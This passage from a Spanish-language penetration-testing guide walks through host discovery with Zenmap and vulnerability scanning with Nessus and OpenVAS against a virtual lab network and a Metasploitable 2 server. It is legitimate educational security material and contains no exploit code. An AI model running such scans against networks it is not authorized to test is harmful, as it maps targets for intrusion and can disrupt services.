- Zenmap automatiza la configuración de parámetros del escaneo a realizar mediante el uso de perfiles preconfigurados.
- Zenmap siempre muestra el comando que se ejecuta, por lo que el probador de intrusión puede verificar ese comando.

Para iniciar Zenmap, se debe navegar por:

Kali Linux→ Recopilación de información→ Escáner de redes→ Zenmap

O bien usar la consola para ejecutar el comando:

root@kali:~#zenmap

La ventana principal de Zenmap ofrece 10 perfiles diferentes a elegir. Para elegir un perfil específico se debe seleccionar la opción *Profile* para acceder a las opciones de configuración, como se muestra en la captura de pantalla mostrada en la figura 40.
Si los perfiles proporcionados no son adecuados para las necesidades, se puede crear un perfil propio mediante la creación de un nuevo perfil o editar los existentes. Estas tareas se pueden encontrar en el menú *Profile*.




Figura 40. Perfiles disponibles en Zenmap.

Para demostrar el funcionamiento de Zenmap, se escaneó la red del laboratorio virtual (192.168.56.1-254) mediante el perfil de análisis por defecto *Intense scan* como se muestra en la figura 41.




Figura 41. Escaneo de la red del laboratorio virtual usando Zenmap.

El escaneo muestra información completa sobre cada uno los activos disponibles en la red, el sistema operativo de los equipos, los puertos, su estado, el protocolo, servicio, la versión de cada servicio y también se puede observar la topología de la red seleccionando la opción *Topology* como se muestra en la figura 42.




Figura 42. Topología obtenida a partir del escaneo de la red del laboratorio virtual usando Zenmap

4.3.2.3 Escaneo o mapeo de vulnerabilidades

El escaneo de vulnerabilidades es el proceso de utilizar herramientas automatizadas para descubrir e identificar vulnerabilidades o puntos débiles en una red, sistema, aplicación o sistema operativo que pueda ser explotable. La identificación de vulnerabilidades permite conocer cuáles son las vulnerabilidades para las cuales el objetivo es susceptible y permite realizar un conjunto de ataques más preciso. Esta tarea es a veces conocida también como evaluación o análisis de vulnerabilidades.

Aunque es posible identificar manualmente potenciales vulnerabilidades investigando exploits asociados con las versiones de las aplicaciones identificadas en la etapa de escaneo, este proceso puede tomar una gran cantidad de tiempo. Una mejor alternativa para realizar esta tarea es mediante el uso de *scripts* automatizados y programas que pueden identificar vulnerabilidades.

El análisis de vulnerabilidades pueden generar una gran cantidad de tráfico y, en algunos casos, puede incluso provocar condiciones de negación de servicio en muchos dispositivos de red, así que se debe tener precaución antes de hacer uso de los escáneres de vulnerabilidades en una prueba de intrusión.

Existen varias herramientas que pueden servir para realizar el escaneo de vulnerabilidades, a continuación se mencionan dos de las más populares.

4.3.2.3.1 Escaneo de vulnerabilidades usando la herramienta Nessus

Nessus es un analizador de seguridad de redes potente y fácil de usar, con una amplia base de datos de *plugins* que se actualiza a diario. Actualmente se encuentra entre los productos más importantes de este tipo en todo el sector de la seguridad, y cuenta con el respaldo de organizaciones profesionales de seguridad de la información, tales como *SANS Institute* y el departamento de defensa de los Estados Unidos. Nessus permite realizar auditorías de forma remota en una red en particular y determinar si ha sido comprometida o usada de alguna forma inadecuada. Nessus también proporciona la capacidad de auditar de forma local un equipo específico para analizar vulnerabilidades, especificaciones de compatibilidad, violaciones de directivas de contenido y otros temas [23].

Debido a que Nessus es un producto comercial con licencia, este no viene instalado por defecto en Kali Linux, motivo por el cual en el capítulo 3 se explicó cómo instalar el programa en su versión *home* para uso privado y sin fines comerciales, el cual permite escanear una red personal.

Para iniciar Nessus se debe ingresar en una terminal el siguiente comando:

```
root@kali:~# /etc/init.d/nessusd start
```

Una vez que se ha iniciado el servidor, para iniciar la interfaz de usuario se debe introducir en la barra de navegación del explorador web la siguiente URL.

```
https://localhost:8834
```

Luego de ingresar el nombre de usuario y contraseña, creados durante el proceso de configuración, se presenta la interfaz gráfica para utilizar el escáner de vulnerabilidades la cual contiene menús para consultar informes, llevar a cabo análisis y administrar directivas o políticas. Los usuarios administrativos también verán opciones de administración de usuarios y de configuración del analizador Nessus.

Para comenzar con el análisis se debe crear un nuevo escaneo seleccionando la opción *Scans* y después la opción *+ New Scan*. Enseguida el sistema despliega la biblioteca de escaneos la cual consiste en plantillas con distintos tipos de escaneos según el tipo de tarea que se desee realizar (figura 43).




Figura 43. Plantillas para el análisis de vulnerabilidades

En este caso se optó por realizar un análisis básico de redes mediante la opción *Basic Network Scan* el cual permite analizar hosts internos o externos.

Enseguida el asistente despliega un conjunto de pestañas con las opciones y campos de configuración que deben ser elegidas por el usuario. Las pestañas a configurar son: *basic, discovery, assesment, report, advanced y credentials*, como se aprecia en la figura 44.




Figura 44. Ventana de configuración del proceso de escaneo con Nessus

En la pestaña *BASIC*, en el campo *Name* se debe introducir el nombre que se le quiere dar al análisis, en este caso se le nombró *análisis laboratorio virtual* ; el campo *Description* se puede dejar vacío ya que para este caso no se desea realizar ninguna descripción, el campo *Folder* sirve para guardar en algún directorio de preferencia los análisis realizados por lo que se puede dejar la opción por defecto, el campo *Scanner* presenta únicamente la opción *local Scanner*, en el campo *Targets* se deben introducir la o las direcciones IP de los objetivos a analizar, en este caso se introdujo la red del laboratorio 192.168.56.0/24. Los demás campos de las siguientes pestañas se dejan por defecto ya que en este caso se desea ejecutar un análisis básico de red el cual es rápido debido a que escanea 30 hosts simultáneamente analizando únicamente los puertos más comunes y no se desean enviar notificaciones de los escaneos vía email. Después de haber introducido la información del análisis, se debe seleccionar la opción *Save* (Guardar). Después de realizar esta acción, el análisis comenzará de inmediato.

Una vez concluido el análisis, para explorar los resultados obtenidos en el escaneo, se debe seleccionar el informe *análisis laboratorio virtual* que se configuró previamente. Esto permite conocer los datos obtenidos sobre los diferentes puertos escaneados, así como información sobre vulnerabilidades detectadas. La vista desplegada y predeterminada por Nessus es por resumen de hosts, la cual muestra la lista de hosts de la red con un resumen de las vulnerabilidades detectadas en cada uno codificadas en una escala de colores de acuerdo con su nivel de criticidad. También muestra detalles del análisis realizado. Una vista de esta ventana se muestra en la figura 45.




Figura 45. Informe por resumen de hosts de Nessus

Desde la vista de resumen de *Hosts*, cada host seleccionado presenta un resumen sobre los resultados de las vulnerabilidades encontradas, así como detalles del host que dan información relevante acerca de sus direcciones IP y MAC, sistema operativo y la duración del escaneo del host analizado, como se muestra en la figura 46.




Figura 46. Resumen del escaneo por host a través de Nessus

Cuando se selecciona una vulnerabilidad por medio de la opción *Hosts* o *Vulnerabilities*, se muestra información de la vulnerabilidad que comprende una descripción, solución, referencias, así como información del puerto y protocolo utilizados por el servicio o aplicación en donde se detectó la vulnerabilidad. A la derecha de la pantalla se muestra el campo *Plugin Details* el cual contiene más información sobre el *plugin* y la vulnerabilidad asociada, una vista de esta ventana se muestra en la figura 47.

Cabe mencionar que la comprobación de una vulnerabilidad específica tiene en el analizador Nessus la denominación *plugin* [23].




Figura 47. Resumen de vulnerabilidades encontradas en la red virtual usando Nessus

Cuando se selecciona la opción *Vulnerabilities* en la parte superior, el sistema ordena los resultados por vulnerabilidades en lugar de hosts e incluye la cantidad de hosts afectados a la derecha.

Además de las opciones *Hosts* y *Vulnerabilities*, Nessus ofrece otras dos opciones. Una de ellas es la opción llamada *Remediations*, que brinda información resumida para solucionar los problemas importantes que se hayan detectado, lo cual se muestra en la figura 48.




Figura 48. Acciones de remediación recomendadas por Nessus para las vulnerabilidades detectadas

4.3.2.3.2 Escaneo de vulnerabilidades con OpenVAS

El Sistema de Evaluación de Vulnerabilidad abierto (*OpenVAS - Open Vulnerability Assesment System)* es una plataforma de servicios y herramientas que ofrecen una solución completa y efectiva para el análisis y tratamiento de vulnerabilidades. El escáner de seguridad es acompañado por una fuente de actualizaciones diaria de pruebas de vulnerabilidades de red (*Network Vulnerability Tests - NVTs*), más de 35,000 en total (a partir de abril de 2014). Esta plataforma ha sido desarrollada sobre las bases de la arquitectura cliente – servidor, en donde el cliente mediante el uso de

una interfaz web de usuario, solicita al servidor la ejecución de un conjunto de pruebas de vulnerabilidades contra el objetivo [24]. Esta herramienta es software libre y viene integrado en Kali Linux, pero antes de ser usado por primera vez es necesario configurarla correctamente, como se describió en el capítulo anterior.

Primero, para poder utilizar OpenVAS, se deben iniciar los servicios que lo componen (figura 49) mediante la siguiente opción:

Aplicaciones→Kali Linux→Analisis de Vulnerabilidades→ OpenVAS→ openvas start




Figura 49. Habilitación de los servicios de OpenVAS

Una vez habilitados los servicios, para usar la interfaz web de usuario de OpenVAS se debe abrir el navegador web y teclear en el mismo la dirección https://127.0.0.1:9392.

Luego de ingresar el nombre de usuario y contraseña, creados durante el proceso de configuración, se presenta la interfaz gráfica para utilizar el escáner de vulnerabilidades la cual contiene menús para administrar los reportes y resultados de los análisis. Los usuarios administrativos también pueden ver opciones de administración de usuarios, grupos y de configuración del analizador OpenVAS.

La interfaz web ofrece un asistente el cual ayuda a crear, configurar y gestionar de forma fácil y rápida los análisis de seguridad a ejecutar [25].

Para comenzar inmediatamente a realizar un escaneo rápido, basta solamente introducir la dirección IP (en este caso la dirección IP del servidor web Metasploitable 2) del objetivo a analizar, como se muestra en la figura 50.




Figura 50. Interfaz gráfica e inicio rápido de OpenVAS

Después de seleccionar la opción *Start scan* el asistente automáticamente realiza una serie de configuraciones y comienza con el escaneo.

Una vez que el análisis ha comenzado a ejecutarse, se puede observar el progreso del mismo. El asistente automáticamente actualiza el avance cada 30 segundos como se puede observar en la figura 51.




Figura 51. Visualización del avance del análisis usando OpenVAS

Una vez que se ha completado el escaneo, se puede observar el reporte de los resultados obtenidos con datos de las vulnerabilidades detectadas, su nivel de severidad, la calidad de detección o QoD (*Quality of Detection*) que consiste en un valor entre 0% y 100% que describe la fiabilidad de la detección de la vulnerabilidad, también se muestra el puerto/protocolo en donde se localiza la vulnerabilidad y se

muestra la columna *solution Type* con el fin de mostrar el tipo de solución disponible para cada vulnerabilidad en particular como se muestra en la figura 52.

